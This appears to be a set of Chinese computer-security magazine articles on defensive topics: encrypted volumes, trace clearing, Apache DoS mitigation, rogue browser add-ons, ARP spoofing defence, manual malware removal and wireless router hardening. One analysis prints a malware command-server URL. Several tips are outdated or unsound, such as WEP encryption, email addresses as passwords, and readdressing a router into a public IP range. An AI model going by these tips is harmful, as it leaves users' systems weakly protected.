(4) 到了这一步，就会出现让您指定“Outer Volume Size”（输出卷大小）的界面，如图5所示。卷大小可以按KB或MB这两种单位来指定，可以根据实际需要设定。在本例中，由于只是做一个例子，笔者在文本框中按MB单位输入了数字200，这就是说只创建一个200MB大小的加密卷。指定完输出卷的大小后，单击【Next】按钮进入下一个创建步骤。



图5 输出卷大小界面

(5) 此时会出现一个如图6所示的输入密码的界面。在该界面中的“Password”文本框中输入要设置的密码。这个密码是您挂载这个加密卷时要求输入的，因此为了安全，要把密码设置得非常强壮，不能太过简单。在此例中，为了方便，只使用1~8的数字作为密码。接着在“Confirm”文本框中重新输入一次设定的密码，然后单击【Next】按钮。



图6 密码设置界面

(6) 此时就会出现“Outer Volume Format”（输出卷格式化）的界面。直接单击该界面中的【Format】按钮，会先弹出一个警告对话框，如果您所有的操作都没有错误，就直接单击【是】按钮，而后就可以开始对输出卷进行高级格式化。格式化的速度以您指定的输出卷大小来定。

创建完加密卷后，就可以开始着手将您硬盘中需要保护的隐私文件全部移动到这个加密卷中来进行加密保护了。

要完成这个工作，需要先挂载这个文件。您可按以下的步骤完成加密卷挂载工作。

(1) 在 TrueCrypt 程序主界面中，先在“Drive”列表框中为这个要挂载的加密卷指定一个可以使用的分区符号。

(2) 在主界面“Volume”框中单击【Select File】按钮，指定我们刚才创建的加密卷文件“E:\mydoc\myvolme”。

(3) 接着单击程序主界面的【Mount】按钮，会弹出一个要求输入挂载密码的对话框。在本例中，输入 1~8 的数字后，单击对话框中的【OK】按钮，即可完成加密卷的加载工作。

挂载好加密卷后，当您再打开 Windows 资源管理器时，就会看到刚才指定的新的分区出现在资源管理器当中了。

此时，您就可以将要保护的隐私文件全部复制到这个加密卷中，然后对隐私的原文件进行彻底删除操作。完成工作后，只需通过单击程序主界面中的【Dismount】按钮来取消这个加密卷的挂载，该加密卷就会从资源管理器中完全消失。您可以根据需要，分别为不同的隐私文件创建多个相应的加密卷，也可以为所有隐私文件创建一个足够容量的加密卷。

### 注意

这些创建的加密卷文件是可以被删除的，所以最好将它们备份到光盘等不能擦写的存储媒介中。备份后，它们仍然是处于加密状态的。也可以使用类似 Nodelete 的防删除软件对它们进行防删除保护。

### 加密方法三：使用硬件加密

第三种数据加密方法是使用硬件加密方式对硬盘中的文件及文件夹加密。

如果您的隐私数据非常重要，可以考虑选择使用 TCG 安全标准的安全计算机。这类计算机使用 TPM（可信平台模块）安全芯片对硬盘中的数据加密。通过 TPM 芯片加密过后的数据，离开本机后，数据也是不可能被读取的。而且，TCG 计算机一般对机箱使用了防盗电子锁，对 BIOS 也使用了 BIOS 电子锁，能够防止机箱被盗、BIOS 被放电等。

### 保护措施三：清除操作痕迹

在使用完计算机后，要对操作所产生的痕迹进行全面清除。这些要清除的痕迹包括最近打开的文档记录，Word、Excel 等办公软件的最近打开记录，视频播放软件的最近播放记录，Web 浏览时产生的临时文件、历史记录、缓存、Cookie 文件等。

清除的方法有很多种，可以通过手工对这些已经产生的痕迹进行清除，也可以设置系统和这些软件不记录最近打开的文档，还可以通过 360 安全卫士等软件的痕迹清除功能来

清除所有历史操作痕迹。此外，还可以使用以下方法。

#### (1) 使用影子系统

影子系统就是一个安装在系统中的软件，启用后可以选择对整个系统中的哪个分区或所有分区进行保护。

在影子系统保护下的分区，所有操作都只是在内存中进行，并不会写入到硬盘相应分区中。当您重新启动系统后，系统又会恢复到影子系统保护前的状态。这样一来，不仅可以防止产生操作痕迹，还可以在在一定程度上防止木马和病毒。

这类软件代表有 PowerShadow 和 Returnil。可以从 <http://www.powershadow.com/cn/index.html> 网站下载到 PowerShadow 影子系统，从 <http://www.returnil.irtualsystem.com/> 下载到 Returnil 影子系统。

#### (2) 使用 U3 标准的 U 盘系统

U3 标准的 U 盘中可以运行一些常用的软件，如办公软件、Web 浏览器、邮件客户端等。当您使用这类 U 盘中的软件进行操作时，所有操作痕迹只会保留在 U 盘中，不会在计算机中产生任何相应的痕迹。

不过 U3 标准的 U 盘价格要贵一些，如果您有 512MB 及以上的普通 U 盘，可以用软件 Portable APPs 自己做一个。

可以从 <http://portableapps.com/suite> 下载 Portable APPs 软件的标准版安装包“PortableApps Suite Standard 1.0.exe”，大小为 90MB，其中包含了所有支持在其中运行的常用软件。

下载到硬盘后，直接运行这个安装程序进行安装，在安装过程中将其安装到的目录指定到 U 盘所在根目录即可。而后运行 U 盘根目录下的“StartPortableApps.exe”启动主程序，会在系统托盘中显示一个图标，直接单击该图标就会出现一个和 Windows 开始菜单相似的界面，如图 7 所示。您不仅可以家中使用它防止产生痕迹，也可以在办公室或网吧等公共场合下使用。



图 7 Portableapps 菜单界面

### 保护措施四：彻底删除文件

有些窃密者会使用恢复软件来恢复系统中已经删除了的文件，以此来找到一些隐私文件。这是因为 Windows 操作



系统中使用系统删除文件的方法删除的文件，不是真正意义上从硬盘中完全清除了这个文件，而只是对这个删除文件做了一个删除标记而已。只要您没有对这个文件的记录区中重新写入新数据，它们就会被数据恢复软件完整地恢复过来。

要防止通过恢复删除文件泄露隐私，就要彻底删除文件，而不是简单地清空回收站或按键盘上的【Shift+Delete】组合键删除。

彻底删除文件的原理就是对要删除的文件在硬盘中的记录区域进行填零或对该区域进行几次或几十次的覆盖操作，完全破坏要删除的文件数据，让它们无法被恢复。可以通过专门的软件来进行文件粉碎。

有文件粉碎功能的软件很多，所使用的删除方法也大体相同，只是在可以进行覆盖操作的次数和删除速度上有区分。例如，360 安全卫士就具有文件粉碎的功能。

原则上，覆盖次数越多，恢复的几率就越小，但删除的速度也就越慢。因此，您在选择彻底删除文件的软件时，尽量选择可以进行填充次数多而删除速度相对比较快的软件。

通过上述这些保护方法，已经可以很好地防止直接接触用户计算机而引起的网络隐私泄露威胁。

您可以根据自己所使用的计算机类型、其中要保存信息的多少、这些信息的重要程度，并根据自己的经济能力，来选择上述所描述的直接接触保护技术中的一种或几种来应用。

## 防范来自互联网的攻击

如果一个窃密者只能通过互联网来获取个人计算机网络隐私，那么他（她）首先会通过网络搜索引擎来搜索网络中与目标用户相关的信息。如果没有或很少，就只能通过网络攻击或特洛伊木马程序入侵到用户计算机中，然后就如直接接触用户计算机般进行用户隐私采集。

因此，对于来自互联网的攻击威胁，可以先按照前文所介绍的对直接接触计算机这种攻击方式的保护方法有效保护个人隐私信息。接下来，只要想办法加固系统以免被非法入侵者攻入或被植入木马、后门或远程控制程序，并防范网络钓鱼、保证电子邮件传输安全即可。

可以通过下面所介绍的安全技术防范来自互联网的 attack。

### 防范措施一：加固操作系统

可以通过更新操作系统补丁、使用最新版本的应用程序、关闭不必要的服务和端口等方式对系统进行加固。

这些工作可以通过一些软件来完成。例如，使用微软出品的系统漏洞分析软件——MBSA（微软基准安全分析器）对 Windows 操作系统进行全面诊断，然后根据诊断报告对系统进行相应的设置，以此来达到加固系统的目的。

### 防范措施二：借助安全软件

使用基于主机的防火墙、杀毒软件和木马检测软件。

例如，防火墙可以选用天网个人防火墙和 ZoneAlarm 个人防火墙。杀毒软件可以选用 McAfee 及瑞星和卡巴斯基杀毒软件。木马检测软件比较好的是奇虎 360 安全卫士。

### 防范措施三：拒绝网络嗅探

对于网络嗅探软件的防范，您得通过经常检测系统网络连接状态和系统进程监控来发现，也可以自己安装网络嗅探软件（如 Windump）来检测是否有嗅探器在运行。还可以通过检测网卡所处的模式是否为混杂模式及网络带宽利用情况，来检测是否有嗅探软件在系统中运行。

具体检测方法可以参考《网管员世界》以往刊登的嗅探器专题。

### 防范措施四：邮件加密传输

对于电子邮件传输过程中的保护，可以通过使用数字签名的方式对发送的邮件进行加密，这样就能在一定程度上保证电子邮件不会被截取。

为了防止带有病毒的垃圾邮件使系统感染木马程序或病毒，最好直接删除邮箱中的垃圾邮件，而不是看过以后再删除。这是因为现在已经出现了打开邮件就可以使用户感染木马的技术。

您还可以安装像 K9 这样的垃圾邮件过滤软件来减少收到垃圾邮件的几率。该软件可以从 <http://www.keir.net/k9.html> 处下载，是一款免费的绿色反垃圾邮件工具。

### 防范措施五：使用代理服务器

对于通过针对用户连入互联网时的公网 IP 地址来进行网络攻击的威胁，可以使用代理服务器的方式来隐藏计算机所使用的真实公网 IP 地址。

代理服务器的作用就是隐藏用户计算机公网 IP 地址，加密用户网络会话数据，甚至能让用户访问一些被 ISP 限制了访问的网站，有的还提供共享上网的功能。

由于代理服务器提供加密的功能，能对 Web 通信、即时聊天内容及电子邮件等在互联网上传输的数据包进行加密，这在一定程度上可以防止被嗅探而泄露隐私的威胁。

对个人用户来说，最好的方法是使用 SKserverGUI 和 Sockscap 32 这两款软件相结合的方式，来打造一台功能强大的代理服务器。

SKserverGUI 是一个功能强大的代理软件，支持会话加密、多级代理，最多支持 255 个跳板代理，同时支持 Socks4 和 Socks5 代理。它是一个免费软件，可以从 <http://snake12.top263.net> 网站上下载压缩包，解压后就可以直接使用。



而 Sockscap32 软件本身并不提供代理功能，只是将包含在其中的应用程序的会话请求转交给 SKserverGUI 这样的代理服务器，然后再从代理服务器处取回数据。它主要用来减轻用户应用程序代理设置，可以为一些不提供代理设置的软件提供代理功能。它的安装使用也非常简单，可以从 [www.socks.net.com](http://www.socks.net.com) 上下载。

当使用 SKserverGUI 建立好代理服务器后，单击 Sockscap32 主界面中的“File”→“Settings”，打开如图 8 所示的“SocksCap Settings”设置对话框。打开该对话框中的“Socks Settings”选项卡，在“Server”选项组中的“Socks Server”文本框中填入 SKserverGUI 代理服务器的 IP 地址“127.0.0.1”，在“port”中填入代理服务器的端口。此端口号应与 SKserverGUI 代理服务器使用的代理端口号一致。




图 8 Sockscap Settings 设置界面

在“Protocol”选项组中选择 Socks5 后单击【确定】按钮保存退出，然后将要使用代理服务器的软件添加到 Sockscap32 中。这些添加到其中的软件就可以通过 SKserverGUI 代理服务器连入互联网了。

## 防范措施六：规范网络访问

对于网络钓鱼及社会工程攻击的防范，主要依靠用户自己的识别能力。用户要规范自己的网络操作行为，不该去的网站不去，不该点的链接不要点，有疑问的网站域名不进。尤其是不要从其他网页中的超链接进入网上银行、网络游戏服务器网站、股票或基金交易网站等。

用户还要提高警惕性，对陌生来电保持永远的怀疑，不相信陌生人所说的一切，在与陌生人通电话时也不要轻易透

露与隐私相关信息，并且对来电号码进行确认。对上门服务人员要确定其真实身份后方可让其工作，并观看整个维修或服务过程。

到这里，如果您已经按照上述的方法对保存在计算机中的隐私进行了防范，那么窃密者要想得到您的网络隐私就不会那么容易了。

但要想长期保证网络隐私泄露风险处于一个能接受的最低水平，还要把您所制定的隐私保护策略长期坚决地实施下去，并在实施过程中根据保护的隐私内容变更做出相应修正。

## 编后语

随着新的科学技术产品的发展和应用的普及，能够引起个人隐私泄露的新途径越来越多。这些途径泄露的用户隐私同样会给用户造成严重的后果，而且会为进行计算机、网络和社会工程攻击提供最基本的信息。这些可以泄露用户隐私的新途径主要有手机及其他移动智能设备，U 盘、Micro SD 卡、MP3、MP4 及移动硬盘等可作为移动存储之用的设备。

因此知道如何防止通过这些途径泄露用户的隐私信息也是非常有必要的。

这就要求我们不断根据需要调整网络隐私保护策略，并及时采用新的隐私保护技术，将用户的网络隐私妥善保管、安全传输，并阻止来自物理和互联网的攻击。这么做的目的是通过对用户计算机隐私实施必要的保护来将隐私泄露几率控制在用户自己可以接受的水平。

隐私保护策略和保护技术不可能保证用户的网络隐私一点都不会泄露，这是因为互联网本身设计的开放性、隐私泄露途径的多样性及不断出现的新的攻击方法所造成的。但不管怎么样，实施必要的隐私保护措施还是可以将隐私泄露的风险降低到大家所能接受的水平。

当然，隐私保护方法会对计算机及互联网的应用造成一定的不便，也可能要花费一定的费用，因此，在制定隐私保护策略时要在可接受的隐私安全性与计算机网络使用方便性、可接受的隐私安全性与最大的隐私保护支出这两个方面做合适的权衡。

## 助 Apache 防 DoS

福建 骑士

Apache 应对 DoS 攻击的方法。

mod\_dosevasive 可以快速拒绝来自相同地址对同一 URL 的重复请求，通过查询内部一张各子进程的哈希表来实现。它能够十分方便地和防火墙、路由器等进行整合，进一

从网络攻击的各种方法和所产生的破坏情况来看，DoS 算是一种很简单但又很有效的进攻方式，目前并无根本的解决方法。不过，我们可以采取一些措施来防范 DoS。

本文主要介绍 Linux 下使用 mod\_dosevasive 模块帮助

步提高拒绝服务的能力。

## 安装 mod\_dosevasive

本文以 Fedora 8.0 为测试环境。Apache 安装在/etc/httpd，假如您安装在其他位置，请注意路径。

从下列地址下载 mod\_dosevasive\_1.10.1.tar.gz 包。

[http://www.zdziarski.com/projects/mod\\_evasive/mod\\_evasive\\_1.10.1.tar.gz](http://www.zdziarski.com/projects/mod_evasive/mod_evasive_1.10.1.tar.gz)

将其复制到/usr/local/src 目录下，也可以复制到其他目录，这里只是建议这么放。

解压缩：tar xzf mod\_evasive\_1.10.1.tar.gz

进入解压后的目录：cd mod\_dosevasive

目录下有 mod\_dosevasive.c 与 mod\_dosevasive20.c 两个文件。Apache 版本是 2.0 或更高，则编译 mod\_dosevasive20.c；倘若低于 2.0，则编译 mod\_dosevasive.c。一般现在都使用 Apache2，所以编译 mod\_dosevasive20.c。

编译：apxs -i ac mod\_dosevasive20.c

需要说明的是：apxs 是一个为 Apache HTTP 伺服器编译和安装扩展模块的工具，用于编译一个或多个源程序或者目标代码文件为动态共享对象，使之可以用由 mod\_so 提供的 LoadModule 指令在运作时加载到 Apache 伺服中。

如果找不到该命令，那么就需要安装 httpd-devel，可以采用 yum 来安装。

yum install httpd-devel

## 配置 mod\_dosevasive

APXS 会自动安装模块及修改 httpd.conf 配置来提供拒绝服务攻击的能力，但仍然需要手动修改，以达到我们预期的目的。

vi /etc/httpd/conf/httpd.conf

在文件的末尾添加：

```
<ifmodule mod_dosevasive.c>
```

```
DOSHashTableSize 3097
```

```
DOSPageCount 2
```

```
DOSSiteCount 50
```

```
DOSPageInterval 1
```

```
DOSSiteInterval 1
```

```
DOSBlockingPeriod 10
```

```
DOSEmailNotify root@localhost
```

```
DOSLogDir "/var/log/mod_dosevasive"
```

```
</ifmodule>
```

参数简单说明：

(1) DOSHashTableSize 3097：记录和存放黑名单的哈希表大小，可以根据自己的需要来修改该值。

(2) DOSPageCount 2：设定同一页面在同一时间内可以被同一个用户访问的次数，超过该数值就会被列为攻击。这里的同一时间值由 DOSPageInterval 指定。

(3) DOSSiteCount 50：同一用户在同一网站内可以同时打开的访问数。

(4) DOSPageInterval 1：设置 DOSPageCount 中时间长度标准，默认值为 1。

(5) DOSSiteInterval 1：用于设置 DOSSiteCount 中时间长度标准。

(6) DOSBlockingPeriod 10：被封时间间隔，这中间会收到 Forbidden 的返回。

(7) DOSEmailNotify root@localhost：设置受到攻击时接收攻击信息提示的邮箱地址，可以根据需要设定。

(8) DOSLogDir "/var/log/mod\_dosevasive"：设置攻击日志存放的目录。

最后重新启动 httpd 服务，使配置生效。

## 遭遇“IE 浏览器惊现安全漏洞”

### IE 惊现漏洞

最近，笔者在一台装有 Windows XP 操作系统的计算机上用 IE 浏览器上网。刚一打开网页，地址栏下方就出现了一行“Windows 警告：IE 浏览器惊现安全漏洞，可能导致您上网时无法正常显示图片”的提示，后面还有“单击这里下载最新补丁”的红字链接。笔者发现，在打开的网页中确实有部分图片无法显示，都是红叉号和小白框，如图 1 所示。

不过，当笔者按照这个提示单击“单击这里下载最新补丁”后，却无任何提示，重新打开 IE 时问题依旧。

山东省招远一中新校微机组 牟晓东



图 1 IE 无法显示图片

问题的起源

笔者突然想到，Windows 从诞生之日起就从来没有“坦白”过漏洞，而且对于新出现的漏洞，笔者都用 360 打过了补丁，不会是中了什么圈套吧？

看看任务栏中的诺顿绿眼睛还正常（正是杀毒软件的监控所起的作用才使刚才单击下载没有反应），看来八成是流氓插件搞的鬼。

为了证实自己的想法，笔者从别的计算机上下载了傲游浏览器再复制安装，上网一试，完全正常，没出现“IE 浏览器惊现安全漏洞”的提示，所有的图片显示也都是正常的。这就说明一定是 IE 浏览器中了流氓插件的原因，而不是真正的 Windows 要打补丁的问题，与前一阵冒充病毒专杀工具的病毒使用类似的手段。

还 IE 清白

既然问题找到了，解决起来就不难了，完全可以手工解决，禁用对应流氓插件即可。

笔者再次打开 IE 浏览器，单击菜单中的【工具】→【Internet 选项】，选择其中的“程序”选项卡，而后单击下方的【管理加载项】按钮，如图 2 所示。



图 2 进入管理加载项

这时就会弹出“管理加载项”对话框，如图 3 所示，在默认的“Internet Explorer 已经使用的加载项”状态下，列表中非常清楚地显示出了包括迅雷、360 等各种插件。




图 3 显示各种插件

尤其是“发行者”一列，正常的插件应该显示对应的公司，而最上面的“{FB3412B6-6D67-4650-B3B4-C2A90191A80F}”一项的“发行者”却是空的，“状态”为“已启用”，“类型”竟然是“浏览器帮助程序”，看来就是它的问题了。

单击选中它，接着在下方的“设置”中将原来的“启用”更改为“禁用”，此时 IE 会弹出“您已经选择禁用此加载项。要使更改生效，您需要重新启动 Internet Explorer”的提示，单击【确定】按钮后再重新启动 IE，发现浏览网页已经恢复正常。

用手工禁用流氓插件恢复 IE 浏览器后，笔者忽然想到如果一开始就用 360 安全卫士来扫描插件，也许更会奏效。当然也可以试试其他像超级兔子和瑞星卡卡助手等小工具来直接清理插件。

用静态记录防范 ARP 攻击

徐州机电工程高等职业学校 刘云

ARP 欺骗的核心思想就是向目标主机发送伪造的 ARP 应答，并使目标主机接收应答中伪造的 IP 地址与 MAC 地址之间的映射对，以此更新目标主机 ARP 缓存。

而 ARP 攻击是指攻击者利用地址解析协议本身的运行机制而发动的攻击行为。包括对主机发动 IP 冲突攻击、数据包轰炸、切断局域网内任何一台主机的网络连接等。

根据 ARP 欺骗的原理，解决问题的焦点自然就集中在如何让目标主机拒绝接受伪造的 ARP 应答上。

添加静态记录

在目标主机的 ARP 缓存中设置静态地址映射记录。静

态记录也被称为永久记录，它的特点是永不过期。

例如，主机 S 向主机 D 发送数据前就不需要通过向所在的局域网广播 ARP 请求来得到 D 的 MAC 地址，它会直接查询 ARP 静态记录以获得 D 的 MAC 地址。攻击者 A 也就没有机会向 S 发送 ARP 应答。

但是，A 如果在未接收到 ARP 请求的情况下仍凭空伪造 ARP 应答发送给 S，S 将拒绝用伪造的数据更新 ARP 缓存的静态记录。

虽然这种方法可以防止 ARP 欺骗，但是前提是 D 的 IP 地址永远不变。因为在一个局域网内部，人们经常会出于各种原因修改主机的 IP 地址。

如果每个主机都采用 ARP 静态记录，那么当对主机 IP 地址进行正当调整时，如果忘记重新设置该静态记录，局域网内部就会出现混乱。

当然，在 IP 地址出现变动时能够做到及时更新静态记录是必要的，但是这个工作分散而且烦琐，因此在实际中很少采用。

## 设置 ARP 服务器

为克服上面提到的不足，自然的解决方案是对上述维护静态记录的分散工作进行集中管理。也就是指定局域网内部的一台计算机作为 ARP 服务器，专门保存并且维护可信范围内的所有主机的 IP 地址与 MAC 地址映射记录。

该服务器通过查阅自己的 ARP 缓存的静态记录并以被查询主机的名义响应局域网内部的 ARP 请求，可以设置局域网内部的其他主机只使用来自 ARP 服务器的 ARP 响应。

这似乎提出了一个前景更为光明的解决方案，但是如何将一台主机配置成只相信来自 ARP 服务器的 ARP 响应？这对大多数系统来说是非常困难的。

## 引入硬件屏障

将需要采取保护且互相信任的主机所在的安全子网与攻击者可能访问的不安全子网隔离开，如采用路由器。这样的子网划分能防止攻击者关闭目标主机而将自己挂到目标主机所在的子网上，以响应来自该子网上的 ARP 请求。

但是这种设置却将路由器放在了易受 ARP 欺骗的地方，所以该路由器最好对不安全子网中主机采用 ARP 静态记录。

这样一来，在安全的子网中就可以采用最基本的方法发送 ARP 请求，接收 ARP 响应，而不用怀疑任何不良行为的存在。当它们与不安全子网上的主机通信时，将由路由器为它们“代理”与这些主机间的通信，而路由器由于采用静态记录，又能抵御来自这个不安全子网上攻击者实施的 ARP 欺骗。

如果忽略路由器转发数据的细节，仅从效果来看，就解决了上段文字最后提出的问题，使得安全子网中的每一台主机与不安全子网上的主机通信时只相信来自于路由器（相当于 ARP 服务器）的 ARP 响应。

上述的各种防范措施也存在着各自的局限性，不可能对所有的攻击都起到抑制作用，要想从根本上解决这一问题，最好的方法是重新设计一种安全的地址解析协议。

## 近距离看病毒

普通用户一听到查杀病毒（木马）软件，就会觉得很神秘，其实它们并不如想象中的那么神秘。所有病毒（木马）软件都要借助一定的媒介和载体，会以文件形式存在，所以通过跟踪和分析病毒文件即可彻底清除病毒（木马）程序。

本文从文件的角度去清除一款病毒程序。

## 识别病毒

在本文中已经对木马病毒文件进行了精确的定位，即文件 `wmgtpvd.exe` 为病毒文件。

病毒文件的定位有以下几种方式。

（1）使用杀毒软件对磁盘文件进行杀毒扫描。扫描结束后，病毒软件会显示查杀结果，在这些结果中，查杀到的病毒文件往往以红色醒目显示。

（2）使用抓包工具进行端口监听。计算机启动后，默认状况下不进行任何正常应用程序的网络连接，如果在抓包工具中发现有网络连接，那么可以认为系统可能存在木马程序，正是它在对外进行网络连接。

（3）使用一些进程查看软件进行查看。

## 查看病毒属性

选中“`wmgtpvd.exe`”文件后，单击鼠标右键，在弹出

的菜单中选择【属性】命令，然后在“`wmgtpvd.exe 属性`”对话框中选择“版本”进行版本信息查看，如图 1 所示。



图 1 查看病毒程序文件属性

## 说明

（1）通过文件属性可以查看该木马程序的产品版本、产品名称、公司及语言等信息。通过文件属性主要了解该病毒可能是来自哪个国家，不过有些病毒编写者会混淆语言。

（2）通过文件的描述进行相关搜索和判断。通过文件描述来判断该程序是否为系统或者应用程序的正常文件。这个判断往往跟经验相关，普通用户判断相对较难。不过网络搜索可以解决该问题。



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

打开浏览器后可以在百度、Google 等搜索引擎中查找该文件的相关信息，如图 2 所示，可惜未能获得有效信息。该文件太过于生疏，因此极有可能是非流行病毒程序。



图 2 通过搜索引擎查找病毒信息

获取病毒文件信息

通过工具软件打开病毒文件，获取病毒文件相关信息。对于 exe 文件不要直接运行，可以通过 WinHex 或者 UltraEdit 等工具软件，使用二进制格式方式打开病毒文件，打开后依次从上往下查看右边的信息，如图 3 所示。



图 3 使用 UltraEdit 打开病毒文件

可以发现该病毒文件是将病毒插入到 svchost.exe 进程，且会访问网站地址 <http://zht.9966.org/worldmanage/default.aspx>。

说明

- (1) 一般来讲病毒文件不会将所有的字符串处理掉，因此总会在文件中保留一部分字符串，通过 UltraEdit、WinHex 等文件编辑器或者 OD 等汇编工具打开病毒文件后可以查看留在文件中的字符串。通过这些字符串往往可以获取一些重要信息，如木马访问网站地址、木马释放文件、启动方式等。
- (2) 一般来讲，病毒软件往往都会被加壳，在查看文件时可以先使用 PEiD、Fi 等探壳程序进行查壳。直接将病毒文件拖进 PEiD 窗口即可，如图 4 所示，知道该文件没有

加壳，且采用 Microsoft Visual C++6.0 编写而成。



图 4 使用 PEiD 查看病毒的壳

(3) 在查看本病毒文件中还发现存在“cluslib.dll”这个文件，如图 5 所示，该文件应该是一个服务加载程序。



图 5 获取服务加载程序

清除病毒文件

清除病毒文件有多种方法，一种就是使用杀毒软件查杀，该方式只能对已知病毒进行查杀，另外就是手工清除病毒文件（手工清除有纯粹的手工删除和借助安全检查软件来辅助删除两种方式）。

下面给出一个手工删除病毒文件的流程。

- (1) 使用任务管理器结束病毒打开的进程，找到病毒文件所在的具体目录，然后将病毒文件删除掉，并删除病毒服务启动选项。
  - (2) 从注册表中查找病毒文件名称相关的信息，找到后，如果确认跟病毒相关则删除掉。
  - (3) 重新启动计算机，使用端口检查器及进程查看器查看病毒是否仍然连接网络和打开新的进程，如果没有则表示病毒彻底被清除掉了。
- 在对本病毒处理时，首先打开 DOS 命令提示符到目录中使用“dir cluslib.dll /s /a”命令查看文件，找到文件后使用冰刃（Icesword）软件中的“文件强制删除”功能将该文件删除掉，然后删除病毒主程序 wmgtvpd.exe，最后删除注册表中有关 wmgtvpd.exe、cluslib.dll 的信息。
- 重启计算机后对进程和端口检查，一切正常，对该病毒处理完毕。



当然我们不需要这么超长的费劲口令，但这个规律完全可以借鉴的。

再看 g00d~8yE、pIEA5E# 5t0p、y0Ur^p A55w0rd 这几个口令，都是用这种方法制造出来的，您能找出它们的原形（GoodBye、Please Stop、Your Password）吗？

当然，您完全可以不必拘泥于上面几步，可以活学活用，精心炮制出自己的口令。

最后，如果您实在不想选那些又臭又长的有时连自己都

记不住的所谓安全口令，笔者还有一招，既好记但又难以破解，那就是使用您的电子信箱全名作口令。

比如笔者的“mxid\_1898@sohu.com”，看看它本身是否符合安全口令的规则？

（1）长度大于8位（已经到了17位）。

（2）字母与数字混合，最好还混有特殊字符（有下划线“\_”、电子信箱符“@”及圆点“.”共3个）。

（3）记得住（不会连自己的电子信箱名都忘记吧？）。

## 给无线网络加把锁

无线网络在带来方便的同时，也给非法入侵者提供了入侵的途径，还有人会借用您的无线路由器连入 Internet，占用您的带宽，甚至做些出格的事情。

要想避免这些问题，首先要从限制别人通过您的无线路由器上网开始。

### 注意

以下实例均针对无线路由器 TP-LINK TL-WR245。

### 禁止 DHCP

别人要想利用您的无线网络上网，首先必须知道两个参数：一是知道局域网的合法 IP 地址，二是知道无线路由器的 IP 地址即网关地址。

路由器在默认情况下一般会打开 DHCP 服务，该服务实际上就已经告诉别人网络的具体配置，所以有必要将无线路由器的 DHCP 服务关掉。当然，在禁止 DHCP 服务之前，首先要将自己计算机的 IP 地址指定，不然没有办法和路由器通信。

在浏览器中输入路由器的 IP 地址进入配置状态，选择左边的 DHCP 配置选项，在右边弹出的选项中选择“禁止”，如图 1 所示。




图1 禁止 DHCP

### 更改 IP 地址和子网掩码

DHCP 服务被关掉后，别人就不能自动获得您的网络配

置，但有经验的人可以通过猜测得到您的网络配置。

一般情况下，路由器的默认 IP 地址为 192.168.1.1，一定要将无线路由器的默认地址即网关地址改掉，最好改成一般人想不到的地址。我设置的 IP 地址为 172.168.1.1，子网掩码为 255.255.255.0，再将“我的电脑”的 IP 地址设置成同网段的地址即可。

具体做法是：进入路由器选择左边的“基本设置”，在弹出的窗口中设置路由器的 IP 地址和子网掩码，如图 2 所示。计算机的 IP 也设置成同一网段。




图2 设置 IP 地址和子网掩码

### 设置安全机制限制非法上网

之后，还可以通过设置安全机制来限制非法上网。没设置安全机制前，我们看到的无线网络连接的状态如图 3 所示，其中第一个无线连接的状态为“未设置安全机制的无线网络”。



图3 未设置安全机制的无线连接

要设置安全机制，做法如下：首先进入路由器，单击左边的“基本配置”，在弹出界面的“无线设置”栏中的 WEP 选中“开启”，单击“WEP 密钥设置”，得到结果如图 4 所示。




图 4 WEP 密钥设置

在密码短语栏里输入一句话后单击【创建】按钮，再单击【应用】按钮，这样我们的密钥就设置好了，之后必须输入密钥才能连接无线网络。

## 更改路由器的默认登录密码

最后还要修改路由器的默认登录密码 admin。修改过程为：进入路由器，选择左边的“设备管理”选项，在右边的管理员密码中设置管理员密码。

经过上面一系列的过程，您的无线网络就基本安全了。

## 思科 IOS 的安全新特性

在 Cisco Catalyst 智能交换系列中，IOS 的创新特性针对 DHCP 窥探、IP 地址欺骗、MAC 泛滥、蠕虫扫描等类攻击提供了全面的解决方案，将发生在网络第二层的攻击阻止在通往内部网络的第一入口处，主要基于 Port Security、DHCP Snooping、Dynamic ARP Inspection (DAI)、IP Source Guard、PVLAN、NBAR 等几个关键的技术。

通过部署这些技术可以防止在交换环境中的“中间人”攻击、MAC/CAM 攻击、DHCP 攻击、地址欺骗等，更具意义的是通过运用上面的技术可以简化地址管理，直接跟踪用户 IP 和对应的交换机端口，防止 IP 地址冲突，还可以针对大多数具有地址扫描、欺骗等特征的病毒进行报警和隔离。

下面说明如何在思科交换机上组合运用和部署上述网络基础设施自身集成的安全技术。

### 端口安全控制技术

#### 1. MAC 泛滥攻击

交换机主动学习客户端的 MAC 地址，并建立和维护端口和 MAC 地址的对应表，以此建立交换路径，这个表就是我们通常所说的 CAM 表。

